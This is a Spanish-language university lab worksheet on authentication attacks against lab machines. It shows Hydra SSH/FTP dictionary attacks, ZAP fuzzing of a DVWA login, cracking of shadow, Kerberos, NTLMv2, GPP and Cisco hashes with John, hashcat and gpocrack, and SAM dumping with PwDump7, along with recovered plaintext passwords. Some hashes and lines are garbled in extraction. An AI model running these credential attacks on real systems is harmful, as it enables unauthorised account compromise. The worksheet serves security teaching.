

Actividad práctica número 10:

Formato: Individual.

Asignatura: Seguridad de Sistemas

Título: Autenticación

A.- Ataques de diccionario

1.- Construya un diccionario en un archivo de texto basado en el siguiente ejemplo

```
root@kali:~# cat diccionario.txt
hola
password
abc123
msfadmin
contrasena
123456
```

2.- Realice un ataque de diccionario al servicio SSH de la máquina Metasploitable 2

```
root@kali:~# hydra 10.0.2.130 ssh -s 22 -l msfadmin -P diccionario.txt
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-26 01:54:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://10.0.2.130:22/
[22][ssh] host: 10.0.2.130 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-26 01:54:22
```

3.- Realice el mismo procedimiento sobre el servicio FTP

```
root@kali:~# hydra 10.0.2.130 ftp -l msfadmin -P diccionario.txt
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service orga
or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-26 02:17:30
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ftp://10.0.2.130:21/
[21][ftp] host: 10.0.2.130 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-26 02:17:36
```

4.- Conéctese a la página de login de DVWA con una contraseña falsa



Username

admin


Password

.....

Login


Login failed

5.- Visualice la captura de tráfico en la herramienta ZAP




6.- Recargue la página de login para reiniciar el contador


7.- Seleccione la contraseña ingresada y ejecute la opción "Fuzz"



8.- Agregue al Payload, el diccionario provisto por su profesor



9.- Ejecute el ataque vía Fuzzer



10.- Visualice en el registro de log los intentos realizados por la herramienta

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
1	Fuzzed	302	Found	95 ms	392 bytes	0 bytes			manana
2	Fuzzed	302	Found	108 ...	392 bytes	0 bytes			abc123
3	Fuzzed	302	Found	108 ...	392 bytes	0 bytes			hola
4	Fuzzed	302	Found	107 ...	392 bytes	0 bytes			12345
5	Fuzzed	302	Found	109 ...	392 bytes	0 bytes			password
6	Fuzzed	302	Found	80 ms	391 bytes	0 bytes			contrasena
7	Fuzzed	302	Found	87 ms	391 bytes	0 bytes			quetal
8	Fuzzed	302	Found	82 ms	391 bytes	0 bytes			duoc.2016
9	Fuzzed	302	Found	85 ms	391 bytes	0 bytes			abc1234

11.- Recargue la página de login de la aplicación

Username

Password

Login

Login failed
Login failed
Login failed
Login failed
You have logged in as 'admin'
Login failed
Login failed
Login failed

B.- Cracking de contraseñas Linux

1.- Utilice los siguientes archivos de usuarios y contraseñas de un sistema Linux

Archivo de usuarios (/etc/passwd)

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

Archivo de contraseñas (/etc/shadow)

```
root:$1$/avpfBJ1$x0z8w5UF9lv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPot$MiyC3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
```

```

games*:14684:0:99999:7::
man*:14684:0:99999:7::
lp*:14684:0:99999:7::
mail*:14684:0:99999:7::
news*:14684:0:99999:7::
uucp*:14684:0:99999:7::
proxy*:14684:0:99999:7::
www-data*:14684:0:99999:7::
backup*:14684:0:99999:7::
list*:14684:0:99999:7::
irc*:14684:0:99999:7::
gnats*:14684:0:99999:7::
nobody*:14684:0:99999:7::
libuuid!:14684:0:99999:7::
dhcp*:14684:0:99999:7::
syslog*:14684:0:99999:7::
klog:$1$F2ZVMS4K$R9Xkl.CmLdHhdUE3X9jqP0:14742:0:99999:7::
sshd*:14684:0:99999:7::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7::
bind*:14685:0:99999:7::
postfix*:14685:0:99999:7::
ftp*:14685:0:99999:7::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7::
mysql!:14685:0:99999:7::
tomcat55*:14691:0:99999:7::
distccd*:14698:0:99999:7::
user:$1$HESu9xrH$k.o3G93DGoXliQKkPmUgZ0:14699:0:99999:7::
service:$1$kr3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7::
telnetd*:14715:0:99999:7::
proftpd!:14727:0:99999:7::
statd*:15474:0:99999:7::
snmp*:15480:0:99999:7::

```

2.- Realice la fusión de ambos archivos con el siguiente comando

```

root@kali:/home/kali# unshadow passwd shadow > pass.txt
root@kali:/home/kali#

```

3.- Compruebe el resultado

```

root@kali:/home/kali# cat pass.txt
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon*:1:1:daemon:/usr/sbin:/bin/sh
bin*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BP0t$MiyC3Up0zQQz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync*:4:65534:sync:/bin:/bin/sync
games*:5:60:games:/usr/games:/bin/sh

```

4.- Descomprima el diccionario rockyou en su máquina Kali

```
root@kali:/home/kali# gzip -d /usr/share/wordlists/rockyou.txt.gz
root@kali:/home/kali#
```

5.- Realice el cracking de contraseñas con la herramienta john the Ripper

```
root@kali:/home/kali# john --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256]
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789      (klog)
batman         (sys)
service        (service)
```

6.- Realice el cracking de una contraseña en específico

```
root@kali:/home/kali# john --wordlist=diccionario.txt msfadmin.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates left, minimum 96 needed for performance.
msfadmin       (msfadmin)
lg 0:00:00:00 DONE (2020-06-25 02:26) 100.0g/s 600.0p/s 600.0c/s 600.0C/s hola
```

C.- Cracking de contraseñas Kerberos

1.- Considere el siguiente archivo de Kerberos

\$krb5asrep\$23\$svc-

alfresco@HTB.LOCAL:99392f49751fc69600d88c66b6805729\$4636eb3a70b8ad2bb67e5c8a6aef09836b
5dc917fa8dd2a12134f60555782d344d251478941692c36bdca710ec56ca548c32b415765993cf4c65984b
be04ef377e9148e3da4e24fd7b8320ed04ac0bd12debd08b4c79fcd019ef7584c803bca2cb13f616e62c07
de8e4105ea340a3c33b550d64b6fa59e41f58a1ea48472b2e500ca2fd46ba67230cac159becc38e61cd99d
31770a0aac0d6843d3a2b0df7ffa5ba005bd4c58d593eff8a658814416cbe5568dab489464151787608699
e03b108dadcd8d8827193c93dd56f392caf8a4891aa48625072c5f02943486e139ae34a0c47c02564

2.- Realice el cracking de la contraseña utilizando la herramienta hashcat

```
root@kali:/home/kali# hashcat -m 18200 hash.txt -o hash.crack /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
=====
* Device #1: pthread-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 2048/5917 MB allocatable, 4MCU
```

3.- Valide el resultado

```
root@kali:/home/kali# cat hash.crack
$krb5asrep$23$svc-alfresco@HTB.LOCAL:99392f49751fc69600d88c66b6805729$4636eb3a70b8ad2bb67e5c8a6aef09836b5dc917fa8dd2a12134f60555782d344d251478941692c36bdca710ec56ca548c32b415765993cf4c65984bbe04ef377e9148e3da4e24fd7b8320ed04ac0bd12debd08b4c79fcd019ef7584c803bca2cb13f616e62c07de8e4105ea340a3c33b550d64b6fa59e41f58a1ea48472b2e500ca2fd46ba67230cac159becc38e61cd99d31770a0aac0d6843d3a2b0df7ffa5ba005bd4c58d593eff8a658814416cbe5568dab489464151787608699e03b108dadcd8d8827193c93dd56f392caf8a4891aa48625072c5f02943486e139ae34a0c47c02564:s3rvice
root@kali:/home/kali#
```

D.- Cracking de contraseñas GPO

1.- Se adjunta un archivo XML de un respaldo GPO

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOWhZLTjt/QS9FelcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User></Groups>
```

2.- Instale la siguiente herramienta para hacer el cracking en su máquina Kali

Ref:

<https://github.com/MartinIngesen/gpocrack>

```
root@kali:/home/kali# git clone https://github.com/MartinIngesen/gpocrack.git
Cloning into 'gpocrack'...
remote: Enumerating objects: 10, done.
remote: Total 10 (delta 0), reused 0 (delta 0), pack-reused 10
Receiving objects: 100% (10/10), done.
Resolving deltas: 100% (2/2), done.
root@kali:/home/kali#
```

3.- Actualice el repositorio de su Kali

```
root@kali:/home/kali/gpocrack# apt-get update
Get:1 http://mirror.ufro.cl/kali kali-rolling InRelease [30.5 kB]
Get:2 http://mirror.ufro.cl/kali kali-rolling/non-free Sources [124 kB]
Get:3 http://mirror.ufro.cl/kali kali-rolling/main Sources [13.1 MB]
Get:4 http://mirror.ufro.cl/kali kali-rolling/contrib Sources [62.2 kB]
Get:5 http://mirror.ufro.cl/kali kali-rolling/main amd64 Packages [16.6 MB]
Get:6 http://mirror.ufro.cl/kali kali-rolling/contrib amd64 Packages [101 kB]
Get:7 http://mirror.ufro.cl/kali kali-rolling/non-free amd64 Packages [195 kB]
Fetched 30.2 MB in 12s (2,571 kB/s)
Reading package lists... Done
```

4.- Instale PIP de Python

```
root@kali:/home/kali/gpocrack# apt-get install python-pip
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libpython-all-dev libpython-dev libpython2-dev libpython2.7
  python2.7-dev
```

5.- Instale la siguiente librería

```
root@kali:/home/kali/gpocrack# pip install pycrypto
/usr/share/python-wheels/pkg_resources-0.0.0-py3-none-any.whl/pkg_resources/py2_warn.py:21:
*****
You are running Setuptools on Python 2, which is no longer
supported and
>>> SETUPTOOLS WILL STOP WORKING <<<
in a subsequent release (no sooner than 2020-04-20).
```

6.- Ejecute la herramienta de cracking

```
root@kali:/home/kali/gpocrack# python gpocrack.py edBSH0whZLTjt/QS9FeIcJ83mjW
A98gw9guK0hJ0dcqh+ZGMeX0sQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
Password is: GPPstillStandingStrong2k18
root@kali:/home/kali/gpocrack#
```

E.- Obtención de tabla SAM

1.- Inicie su computador en Windows 7

2.- Inicie la máquina virtual de Windows 7 provista en su VirtualBox con la interfaz de red en modo Red NAT.

3.- En “Panel de Control” > “Cuentas de usuario” de Windows 7 cree los siguientes tres usuarios, según el ejemplo de la figura:

- user: test1 pass: 12345
- user: test2 pass: abc12345
- user: test3 pass: 2017uandes123

Dar un nombre a la cuenta y elija un tipo de cuenta

Este nombre aparecerá en la pantalla de inicio de sesión y en el menú Inicio.

test1

☒ Usuario estándar

Los usuarios de cuentas estándar pueden usar la mayoría de software y cambiar la configuración del sistema que no afectan a otros usuarios ni a la seguridad del equipo.

☐ Administrador

Los administradores tienen acceso completo al equipo y pueden hacer los cambios que deseen. Según la configuración de las notificaciones, es posible que se pida a los administradores que proporcionen su contraseña o una confirmación antes de realizar cambios que puedan afectar a otros usuarios.

Se recomienda proteger todas las cuentas con una contraseña segura.

[¿Por qué se recomienda usar una cuenta estándar?](#)

Crear cuenta

Cancelar

Realizar cambios en la cuenta de test1

Cambiar el nombre de cuenta

Crear una contraseña


Cambiar la imagen

Configurar Control parental

Cambiar el tipo de cuenta

Eliminar la cuenta

Administrar otra cuenta



Crear una contraseña para la cuenta de test1



test1
Usuario estándar

Está creando una contraseña para test1.

Si hace esto, test1 perderá todos los archivos EFS cifrados, certificados personales y contraseñas almacenadas para los sitios web o los recursos de red.

Para evitar pérdida de datos en el futuro, solicite a test1 que cree un disquete para restablecer contraseñas.

•••••

•••••


Si la contraseña contiene mayúsculas, no se olvide de escribirlas de la misma forma.

[Cómo crear una contraseña segura](#)

12345

El indicio de contraseña será visible para todos los usuarios que utilicen este equipo.

[¿Qué es un indicio de contraseña?](#)



4.- Valide la “fortaleza” de cada contraseña en el sitio

<https://password.kaspersky.com/>

y complete el siguiente cuadro:

User	Contraseña	Fortaleza	Tiempo de cracking
test1	12345		
test2	abc12345		
test3	2017uandes123		

5.- Baje e instale la aplicación Pwdump7 en su máquina virtual Windows 7, desde la siguiente dirección FTP dispuesta por su profesor

6.- Levante una ventana de comandos como “administrador”

7.- Genere el archivo de texto de password, usando la aplicación PWDUMP7 usando el comando que se detalla a continuación:

```
C:\Users\Administrador\Downloads\pwdump7>PwDump7.exe > password.txt
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es


C:\Users\Administrador\Downloads\pwdump7>
```

8.- Modifique el archivo de contraseñas según el formato mostrado en la figura

- Formato original:

Archivo	Edición	Formato	Ver	Ayuda
test1:1001:NO	PASSWORD*****	:7A21990FCD3D759941E45C490F143D5F::		
test2:1002:NO	PASSWORD*****	:EA847B34167FD797CAC465A00A2D88B3::		
test3:1003:NO	PASSWORD*****	:A1858FE44185CA1E3FA11DF02DC8CFDA::		

- Nuevo formato:



```
test1:7A21990FCD3D759941E45C490F143D5F
test2:EA847B34167FD797CAC465A00A2D88B3
test3:A1858FE44185CA1E3FA11DF02DC8CFDA
```

9.- Levante su máquina Kali 2.0, con la interfaz de red en modo RedNAT y configure el teclado en español con el siguiente comando:

```
File Edit View Search Terminal Help
root@kali:~# setxkbmap -layout latam
root@kali:~#
```

10.- Copie el archivo a su máquina Kali

```
root@kali:~# cd Downloads/
root@kali:~/Downloads# ls -l
total 4
-rw-r--r-- 1 root root 120 Jan  4 14:20 password.txt
root@kali:~/Downloads# more password.txt
test1:7A21990FCD3D759941E45C490F143D5F
test2:EA847B34167FD797CAC465A00A2D88B3
test3:A1858FE44185CA1E3FA11DF02DC8CFDA
root@kali:~/Downloads#
```

```
# john --format=NT --user=user1 nombre_archivo
```

12.- Repita la operación con los usuarios “test2” y “test3”

F.- Cracking de NTLM

Password	HASH LM	HASH NTLM
123456	44EFCE164AB921CAAAD3B435B51404EE	32ED87BDB5FDC5E9CBA88547376818D4
123456789	0182BD0BD4444BF867CD839BF040D93B	C22B315C040AE6E0FEE3518D830362B
qwerty	598DDCE2660D3193AAD3B435B51404EE	2D20D252A479F485CDF5E171D93985BF
password	E52CAC67419A9A224A3B108F3FA6CB6D	8846F7EAE8FB117AD06BDD830B7586C
1234567	0182BD0BD4444BF8AAD3B435B51404EE	328727B81CA05805A68EF26ACB252039
12345678	0182BD0BD4444BF836077A718CCDF409	259745CB123A52AA2E693AAACCA2DB52
12345	AEBD4DE384C7EC43AAD3B435B51404EE	7A21990FCD3D759941E45C49F143D5F
iloveyou	A7F6FE4D214A8591613E9293942509F0	B963C57010F218EDC2CC3C29B5E4D0F
111111	E8450C7E07112982A43B435B51404EE	2D7F1A5A61D3A96FB5159B5EEF17ADC6
123123	1F27ACDE84993580AAD3B435B51404EE	579110C491450155C47ECD267657D3174

1.- Utilice el siguiente archivo de contraseña en formato NTLMv2

Stacy::GIDDY:4141414141414141e83922097e488745ecc1c55046b1a30e:01010000000000000054e32
024bd601c71328bcba4a241a00000000010010004c00520043004d004600540043006300020010005100
730069004a006200580055006800030010004c00520043004d0046005400430063000400100051007300
69004a0062005800550068000700080000054e32024bd60106000400020000000800300030000000000
000000000000000300000b76df90ae2da558394bc8e71efb1181ac9dcd06511059700f6d58dded42195ea
0a001000000000000000000000000000000000000900200063006900660073002f00310030002e003100
30002e00310034002e0032003200000000000000000000000000

2.- Realice el cracking de la contraseña utilizando la herramienta

```
root@kali:/home/kali# hashcat -m 5600 ntlmv2.txt -o hash2.crack /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
=====
* Device #1: pthread-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 2048/5917 MB allocatable, 4MCU
```

3.- Una vez que finalice, revise el archivo de salida

[illegible]

H.- Cracking de contraseñas Cisco

1.- Considere el siguiente extracto de un archivo de configuración Cisco

```

version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
  bgp log-neighbor-changes
  bgp dampening
  network 192.168.0.0 mask 300.255.255.0
  timers bgp 3 9
  redistribute connected

```

2.- Realice el cracking de las contraseñas de usuario utilizando la siguiente aplicación

Ref:

<http://www.ifm.net.nz/cookbooks/passwordcracker.html>

Type 7 Password:	<input type="text" value="0242114B0E143F015F5D1E161713"/>
<input type="button" value="Crack Password"/>	
Plain text:	<input type="text" value="\$uperP@ssword"/>

Type 7 Password:	<input type="text" value="02375012182C1A1D751618034F36415408"/>
<input type="button" value="Crack Password"/>	
Plain text:	<input type="text" value="Q4)sju\Y8qz*A3?d"/>

3.- Realice el cracking de la contraseña administrador usando hashcat

```
root@kali:/home/kali# hashcat -m 500 hash.txt -o out.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...
OpenCL Platform #1: The pocl project
=====
* Device #1: pthread-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 2048/5917 MB allocatable, 4MCU
```

4.- Resultado

```
root@kali:/home/kali# cat out.txt
$1$pdQG$o8nrSzsGXeaduXrjlvKc91:stealth1agent
```